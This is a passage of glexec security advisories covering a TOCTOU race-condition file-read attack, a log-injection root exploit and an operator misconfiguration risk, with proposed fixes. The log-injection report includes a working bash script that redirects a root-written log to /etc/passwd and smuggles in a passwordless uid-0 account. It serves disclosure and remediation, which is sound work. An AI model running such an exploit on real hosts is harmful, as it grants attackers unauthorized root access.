The second more serious problem is that the code is susceptible to a cryogenic sleep attack. A cryogenic sleep attack can occur when the file used in step 1 is different from the file used in step 3 (even though the dev and inode are the same). The user of glexec can specify a file that matches all the criteria of step 2, then stop the glexec process using a `SIGSTOP` signal between step 1 and step 3. The attacker now deletes the file and waits for a file containing sensitive data that reuses the same device and inode. At this point the process can be continued using the `SIGCONT` signal. The `open` and `fstat` return the matching device and inode, and glexec will read the sensitive data and write them into a file the attacker can then read.

This attack is somewhat limited in scope because the file to read must be created after step 1 occurs, the amount of data read is limited to 200,000 characters, the file to attack must be on the same device, the process must be stopped between steps 1 and 3, and the inode must be reused. These all minimize the likelihood of success, but do not decrease it to zero.

Cause: failure to drop privileges
race condition

The cause of this problem is a time of check, time of use (TOCTOU) race condition between the `stat` and `open` calls in steps 2 and 4 respectively. Another cause is the properties of the file opened were not checked (the checks of step 2 should have been done on the `fstat`. Finally, the need for this type of code could be eliminated if the file was opened using the user's privilege instead of root's privilege.

Proposed Fix:

A simple fix for this problem is to modify the algorithm used to read the file to the outline below:

1. set effective group id to real group id
2. set effective user id to real user id
3. *f* = `open(` *filename* `)`
4. *fstat_value* = `fstat(` *f* `)`
5. check owner is real user id
6. check permissions allow group and other cannot read and write the file
7. check size of file is < `GLEXEC_MAX_PROXY` (200000)
8. `read(` *f* `)`

This code does not have the same flaws since only one file system object is accessed by the `open` and `fstat` is guaranteed to return the information for this file. Since the privilege level is dropped to the real user the ability to read unauthorized files is completely eliminated.

See *How to Open a File and Not Get Hacked* by Kupsch and Miller for an alternative method of dealing with the cryogenic sleep attack and library to open the file without being susceptible.

Acknowledgment:

This research funded in part by National Science Foundation grant OCI-0844219, NATO grant CLG 983049, and National Science Foundation grants CNS-0627501 and CNS-0716460.

GLEXEC-2009-0004

Summary:

Any user that can run the glexec executable, and is in the white list of users allowed to run glexec, can elevate their privilege to the root user.

Component	Vulnerable Versions	Platform	Availability	Fix Available
glexec	- 0.5.35	all	not known to be publicly available	0.5.36 -
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	local user in the glexec white list	glexec	low	high
Fixed Date	**Credit**			
n/a	Jim Kupsch			

Access Required: local user in the glexec white list

This vulnerability requires local access to the machine with the ability to execute glexec. In addition the user must be in the white list of accounts permitted to use glexec.

Effort Required: low

To exploit this vulnerability requires the ability to call glexec with a certain set of inputs. The attacker also needs to be in the white list of users authorized to use glexec.

Impact/Consequences: high

The impact of this vulnerability is that the attacker gains root access on the host.

Full Details:

Two libraries, LCAS and LCMAPS, are used by glexec to determine if a user running glexec is allowed to switch privileges to another user, determine what user to switch to, and depending upon the configuration perform the actual switch.

LCAS and LCMAPS both write to a log file that is determined by the environment variables `LCAS_LOG_FILE` and `LCMAPS_LOG_FILE` respectively. There are three places where glexec can get the value to use for these variables: the environment, the configuration file, or a compile time value.

The environment variables for these libraries are set in the function `glexec_lcas_lcmaps_setup`, using the function `glexec_set_env_var` to modify the environment. First `glexec_lcas_lcmaps_setup` chooses between a value set in the configuration file if present, or a hard coded constant if the value is missing from the configuration file. This value, and the name of the environment variable are passed to the function `glexec_set_env_var`. If the environment variable is set, the environment variable is left unchanged, otherwise the value passed in is used to set the environment variable.

This logic implies that actual value that the environment variable receives is the first value defined in the following list:

1. the environment variable set by the caller of glexec,
2. the value in the configuration file, or
3. the compiled-in default value.

When writing to the log file both libraries will create the file if it does not exist. Once a file exists individual log records will be appended to the log file. The initial create or open of the log file is done with the effective user of root so no permission checks apply. This is necessary as the log file may located in a directory and have permissions that do not allow ordinary users access to disallow ordinary users access.

The calling user of the glexec process can set the environment variable containing the location of the log file. It is then possible to inject data onto the end of these files that is partially controlled by the user. There are many files in the file system that if an attacker and append a small amount of carefully crafted data, they can gain access to other accounts include root. These files include configurations files, script files and data files.

An example attack is shown in the bash script below. This script attacks the password file which is used to control what accounts are available on the host and their authentication information. If a line can be added to this file, a new account can be added without a password that is equivalent to the root account (has a user and group id of 0). The attack works be setting the `LCAS_LOG_FILE` to `/etc/passwd`, and uses the `LCAS_DB_FILE` environment variable to supply the injection data. This data contains a new-line to ensure the password file record is valid. There probably are other sources of data that could be used as well.

```
#!/bin/bash

#
# locations of various files
#
GLEXEC=/opt/glite/sbin/glexec


#
# LCAS_LOG_FILE is the location to create/append LCAS log records
#
export LCAS_LOG_FILE=/etc/passwd


#
# Contents of the environment variable LCAS_DB_FILE is appended
# to the end of two log records written to LCAS_LOG_FILE.  Set
# LCAS_DB_FILE to a value that contains a new line, with the
# second line begin a valid password file entry containing the
# following fields:
#
#   username:  evilroot
#   password:  <empty> (means no passord required)
#   user id:   0 (root)
#   group id:  0 (root)
#   GECOS:     <empty>
#   home dir:  /tmp
#   shell:     /bin/bash
```

```
#
export LCAS_DB_FILE='/tmp/lcas.db
evilroot::0:0::/tmp:/bin/bash'


#
# Run glexec
#   This will fail, but will update /etc/passwd
#
$GLEXEC /bin/true


#
# Run /usr/bin/id as root
#
su evilroot -c /usr/bin/id
```

Cause: improper trust
log injection

This vulnerability is caused by improperly allowing a user to specify the location of log files that are opened with root privileges. Since these libraries are run with root privileges the location of log files should only be specified by the root user.

Proposed Fix:

The environment variables that control LCAS and LCMAPS should never be taken from the calling user. The function `glexec_set_env_var` should be changed to set the environment variable from the configuration file or compiled-in default value.

Also the `safe_env_lst` array should be modified so environment variables beginning with `LCAS_` and `LCMAPS_` are cleared by the `glexec_clean_env` function to prevent the user from controlling any of the input to LCAS or LCMAPS directly.

Actual Fix:

In versions of glexec 0.5.36 and later, the `safe_env_lst` array was modified not allow variables beginning with `LCAS_` and `LCMAPS_`. This effectively prevents this attack, since if the user has the dangerous variables set they will be cleared, and then set to the value specified in the configuration file or compiled-in default.

The strings to allow these variable to be supplied by the user are still in the code, but are commented out. They should be removed and a strongly worded comment should be added to the code not to add then back to the list of environment variable allowed to set by the user.

Acknowledgment:

This research funded in part by National Science Foundation grant OCI-0844219, NATO grant CLG 983049, and National Science Foundation grants CNS-0627501 and CNS-0716460.

GLEXEC-2009-0005

Summary:

The operator of glexec could configure glexec in a way that would unknowingly allow a root exploit similar to those described in reports GLEXEC-2009-0002 and GLEXEC-2009-0004.

Component	Vulnerable Versions	Platform	Availability	Fix Available
glexec	all	all	not known to be publicly available	no
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	local user	glexec	high	high
Fixed Date	**Credit**			
n/a	Jim Kupsch			

Access Required: local user

This vulnerability requires local access to the machine with the ability to execute glexec. In addition the user must be in the white list of accounts permitted to use glexec.

Effort Required: high

To exploit this vulnerability requires that operator introduce a certain setting in the glexec configuration file. If this is done low effort is required by an attacker.

Impact/Consequences: high

The impact of this vulnerability is that the attacker gains root access on the host.

Full Details:

The attacks described in GLEXEC-2009-0002 and GLEXEC-2009-0004, can be enabled by the operator of glexec allowing environment variables beginning with `LCAS_` and `LCMAPS_`. The glexec configuration file should be owned by root, so the operator would have to enable these changes. These variable can be allowed by listing them in the `preserve_env_variables` option in the glexec configuration file. The values specified are a prefix of environment variables to allow unless they end with an equal sign in which case exactly the environment variable with the name before the equal sign is allowed.

Although it is unlikely that an operator would add the following line to the glexec configuration file to enable these dangerous environment variables, it is still possible:

```
preserve_env_variables = LCAS_, LCMAPS_
```

A more likely scenario is that the operator would like users to be able to specify locale properties through the use of the standard environment variables: `LC_ALL`, `LC_CTYPE`, `LC_COLLATE`, `LC_MONETARY`,

LC_NUMERIC, LC_TIME, and LC_MESSAGES. If the operator included the following line in the glexec configuration file to allow these locale variables, it also allows the use of variables starting with LCAS_ and LCMAPS.

```
preserve_env_variables = LC
```

Cause: operational issue
improper data validation

This vulnerability is caused by improperly the operator of glexec to too easily allow a user to specify environment variables that affect code run with root privileges. These environment variable allow an attacker to gain root access.

Proposed Fix:

An easy solution to this problem would be to create a list (dangerous_env_lst) enumerating all the dangerous environment variables used by glexec and its libraries. This list needs to include variables with a prefix of LCAS_ and LCMAPS_. There may be other names that are dangerous that can be determined by auditing glexec and its libraries for their use of environment variables. Then code needs to be added to the function glexed_clean_env after the checks for the environment variables to preserve. This code needs to check that the environment variable is not in the dangerous_env_lst list. The code should be similar to the following:

```
if (preserve && dangerous_env_vars) {
    const char** dangerPtr;
    for (dangerPtr = dangerous_env_var; *dangerPtr; dangerPtr++) {
        if (strncmp(*ep, *dangerPtr, strlen(*dangerPtr))==0) {
            preserve = 0;
            break;
        }
    }
}
```

The better long term solution would be for glexec, LCAS, and LCMAPS to not use the environment as a form of global variables. Environment variables have historically caused security problems in system libraries especially when used in setuid programs (such as glexec). System libraries no longer use environment variables that can affect security when used in a setuid program, such as the environment variables used to control the dynamic linker and memory allocator. Since environment variables are implicit in the API to libraries, developers tend to not think about these hidden parameters they are part of the interface and subsequently tend not to control their values as well as they do for explicitly passed parameters.

Acknowledgment:

This research funded in part by National Science Foundation grant OCI-0844219, NATO grant CLG 983049, and National Science Foundation grants CNS-0627501 and CNS-0716460.